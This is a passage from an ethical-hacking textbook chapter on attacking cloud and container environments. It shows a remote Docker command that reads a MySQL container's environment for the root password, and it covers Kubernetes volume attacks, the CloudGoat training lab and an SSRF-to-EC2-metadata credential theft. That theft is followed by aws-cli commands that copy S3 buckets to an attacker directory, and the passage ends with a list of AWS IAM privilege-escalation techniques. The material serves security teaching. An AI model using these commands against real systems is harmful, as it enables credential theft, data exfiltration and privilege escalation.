
CONTAINER ID   IMAGE   CREATED     STATUS    PORTS                      NAMES
260f6220d004   mysql   4 days ago  Up 4 days 0.0.0.0:3306->3306/tcp    some-mysql

# Find credentials
bash-3.2$ docker -H [docker remote host] exec -i some-mysql env
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=260f6220d004
MYSQL_ROOT_PASSWORD=ThePassword
GOSU_VERSION=1.7
MYSQL_MAJOR=8.0
MYSQL_VERSION=8.0.11-1debian9
HOME=/root

# Run "show database" query
bash-3.2$ docker -H [docker host]  exec -i some-mysql mysql -uroot -pThePassword -e "show databases"

Database
information_schema
mysql
performance_schema
sys
```

Figure 19.86: Screenshot of Docker retrieving the MySQL databases



Hacking Container Volumes

- Kubernetes supports different types of volumes such as the **Network File System (NFS)**, and Internet Small Computer Systems Interface (iSCSI)
- A volume is like a directory that stores files and is accessible to all the containers in a pod
- Attackers can exploit **weak and default configurations** in these volumes to launch privilege escalation attacks and perform lateral movement in the internal network

- **Accessing Master Nodes**: If attackers can gain access to the API or etcd, they can easily retrieve configuration details of the mounted volumes
- **Accessing Nodes**: kubelet manages the pods, so if attackers can access a node in a pod, they can easily gain access to all the volumes used within the pod
- **Accessing Container**: By gaining access to the container, attackers can configure a hostpath volume type to retrieve sensitive information from the node

Hacking Container Volumes

In Kubernetes, containers use volumes to share filesystems and manipulate container files. A volume is similar to a directory that stores files and is accessible to all containers in a pod. Kubernetes supports different types of volumes, such as NFS and Internet small computer systems interface (iSCSI), using various protocols. Weak and default configurations in these volumes may be exploited by attackers to launch privilege escalation attacks and perform a lateral movement in the internal network.

- **Accessing Master Nodes**: Volume configurations, such as iSCSI, store configuration details in the form of secrets. If attackers gain access to the API or etcd, they can easily retrieve the configuration details of these volumes.
- **Accessing Nodes**: Kubelet manages pods, so if attackers gain access to a node in a pod, they can easily access all volumes used within the pod. Furthermore, if attackers use filesystem tools for viewing logs, they can obtain useful information about a node. For example, attackers can use the “df” command to retrieve configuration details of volumes using NFS.
- **Accessing Container**: Similar to accessing nodes, attackers can also retrieve the same information within the container itself. By attacking volumes from a container, attackers can configure the hostpath volume type to retrieve sensitive information from a node. Attackers can further use filesystem tools to browse all mounted volumes.

CloudGoat 2 – Vulnerable by Design AWS Deployment Tool

- CloudGoat is Rhino Security Labs' "**Vulnerable by Design**" AWS deployment tool
- It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a VPC
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using an SSRF vulnerability in a web app

CloudGoat 2 – Vulnerable by Design AWS Deployment Tool

Source: *https://rhinosecuritylabs.com*

CloudGoat 2 is the "Vulnerable by Design" AWS deployment tool developed by Rhino Security Labs. It allows you to hone your cloud cybersecurity skills by creating and completing several "capture-the-flag" style scenarios. Each scenario is composed of AWS resources arranged together to create a structured learning experience. Some scenarios are easy, some are hard, and many offer multiple paths to victory. As the attacker, it is your mission to explore the environment, identify vulnerabilities, and exploit your way to the scenario's goal(s).

The scenarios included at the launch are as follows:

- **rce_web_app** – Find the secret endpoint and exploit a web app remote code execution vulnerability to gain root EC2 access inside a virtual private cloud (VPC).
- **iam_privesc_by_attachment** – Discover and attach existing instance profiles to elevate privileges.
- **iam_privesc_by_rollback** – Enumerate IAM policy versions and roll back to a previous version with higher privileges.
- **codebuild_secrets** – Explore CodeBuild and SSM to discover plaintext secrets in a secure database.
- **ec2_ssrf** – Find and exploit the EC2 metadata service to get keys using a server-side request forgery (SSRF) vulnerability in a web app.

Gaining Access by Exploiting SSRF Vulnerability

- **Exploiting SSRF vulnerability to retrieve AWS IAM credentials**
  - Attackers exploit SSRF vulnerability in a web application to gain access to cloud metadata services such AWS EC2 and retrieve AWS access keys for a role
  - Attackers can perform this attack only when the target web application is using `Http` and has an SSRF vulnerability in a GET variable called `url`

- **Adding credentials to the local `aws-cli`**
  - Add the credentials to the local `aws-cli` using the `aws configure` command

- **Gaining access to data stored in S3 buckets**
  - Run the following command to check the AWS set up:

    ```
    aws sts get-caller-identity --profile stolen_profile
    ```
  - Run the following command to retrieve all the buckets available for the account:

    ```
    aws s3 ls --profile stolen_profile
    ```
  - Run the following command to synchronize and download all the data stored in the buckets:

    ```
    aws s3 sync s3://bucket-name /home/attacker/localstash/targetcloud/ --profile stolen_profile
    ```

Gaining Access by Exploiting SSRF Vulnerabilities

Attackers can exploit SSRF vulnerabilities in a web application that is hosting the cloud service to retrieve the AWS credentials for a role, add the retrieved credentials to the local aws-cli, retrieve user account details from S3 buckets, and gain access and exfiltrate the data stored in all the buckets related to that account.

- **Exploiting SSRF vulnerabilities to retrieve the AWS IAM credentials**

  Attackers exploit SSRF vulnerabilities in web applications to gain access to cloud metadata services, such as AWS EC2, and retrieve the AWS access keys for a role. These keys allow attackers to find and synchronize the S3 buckets to a local host, thereby gaining access to the data stored in those buckets. Attackers can perform this attack only when the target web application is using **`Http`** and has a SSRF vulnerability in a GET variable called **`url`**.

- **Adding credentials to the local `aws-cli`**

  After accessing the AWS credentials for a role, add the credentials to the local **`aws-cli`** using the "**`aws configure`**" command.

- **Gaining access to data stored in S3 buckets**

  After adding the credentials, run the following command to check whether everything is set up properly:

  ```
  aws sts get-caller-identity --profile stolen_profile
  ```

  The above command retrieves the user ID, account number, and Amazon resource number (ARN) for the role.


Now, run the following command to retrieve all buckets available for the account:

```
aws s3 ls --profile stolen_profile
```

The above command lists all the S3 buckets for the specific account, which can be accessed by the IAM role.

Finally, run the following command to synchronize and download the data stored in the buckets to the local system:

```
aws s3 sync s3://bucket-name
/home/attacker/localstash/targetcloud/ --profile stolen_profile
```



AWS IAM Privilege Escalation Techniques

1. **Create a new policy version**
   Attackers having access permissions to **`iam:CreatePolicyVersion`** can create a new version of an IAM policy with custom permissions

2. **Assign the default policy version to an existing version**
   Attackers can escalate their privileges by abusing existing policies that are not in use, if they have access permissions to **`iam:SetDefaultPolicyVersion`**

3. **Create an EC2 instance with an existing instance profile**
   Attackers having access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system

4. **Create a new user access key**
   Attackers having access permissions to **`iam:CreateAccessKey`** for other users can create an access key ID and secret access key for another user

5. **Create/update login profile**
   Attackers having access permissions to **`iam:CreateLoginProfile`** and **`iam:UpdateLoginProfile`** can create or change login profiles of other users

6. **Attach a policy to a user/group/role**
   Attackers having access permissions to **`iam:AttachUserPolicy`**, **`iam:AttachGroupPolicy`**, and **`iam:AttachRolePolicy`** can attach a policy to a user/group/role and add permissions of that policy to that of the attacker's

7. **Create/update an inline policy for user/group/role**
   Attackers having access permissions to **`iam:PutUserPolicy`**, **`iam:PutGroupPolicy`**, and **`iam:PutRolePolicy`** can create or update an inline policy for a user, group, and role respectively

8. **Add a user to a group**
   Attackers having access permissions to **`iam:AddUserToGroup`**, can add themselves to an existing IAM user group in the AWS environment

AWS IAM Privilege Escalation Techniques

Source: *https://rhinosecuritylabs.com*

After gaining access to the target cloud services, attackers attempt to exploit their privileges to expand their attack surfaces and perform further exploitation.

Discussed below are various techniques used by the attackers to escalate AWS IAM privileges.

- **Create a new policy version**

  Attackers who have access permissions to **`iam:CreatePolicyVersion`** can create a new version of the IAM policy with custom permissions. Attackers set the new policy as the default version by including the "**`--set-as-default`**" flag while creating the policy without requiring permissions to use **`iam:SetDefaultPolicyVersion`**. This technique allows attackers to gain high-level administrator access to the AWS account.

- **Assign the default policy version to an existing version**

  Attackers can escalate their privileges by abusing existing unused policies if they have access permissions to **`iam:SetDefaultPolicyVersion`**. If a policy is accessible by attackers and has non-default versions, attackers can change the default version to some other existing version. This technique allows the attacker to elevate their privileges to the level of permissions assigned to the unused policy.

- **Create an EC2 instance with an existing instance profile**

  Attackers who have access permissions to **`iam:PassRole`** and **`ec2:RunInstances`** can create a new EC2 instance with an already existing instance profile to access the operating system. Then, they can abuse the new EC2 instance to login and access the associated AWS keys from the EC2 instance metadata. This gives them all access permissions of the existing instance profile.

- **Create a new user access key**

  Attackers with access permissions to **`iam:CreateAccessKey`** can create access key IDs and secret access keys for other users. This gives attackers the same level of access permissions that the user has.

- **Create/update login profile**

  If attackers acquire access permissions to **`iam:CreateLoginProfile`**, they can create new login profiles for the AWS console. Similarly, if attackers acquire access permissions to **`iam:UpdateLoginProfile`**, they can change the login profiles of other users. In both cases, attackers are elevated to the privileges of the specific user profile.

- **Attach a policy to a user/group/role**

  Attackers with access permissions to **`iam:AttachUserPolicy`** can escalate their privileges by attaching a policy to a user and adding permissions of that policy to the attacker's policy. Similarly, attackers with access permissions to **`iam:AttachGroupPolicy`** and **`iam:AttachRolePolicy`** can manipulate the policies and elevate their privileges to the level of corresponding group or role.

- **Create/update an inline policy for user/group/role**

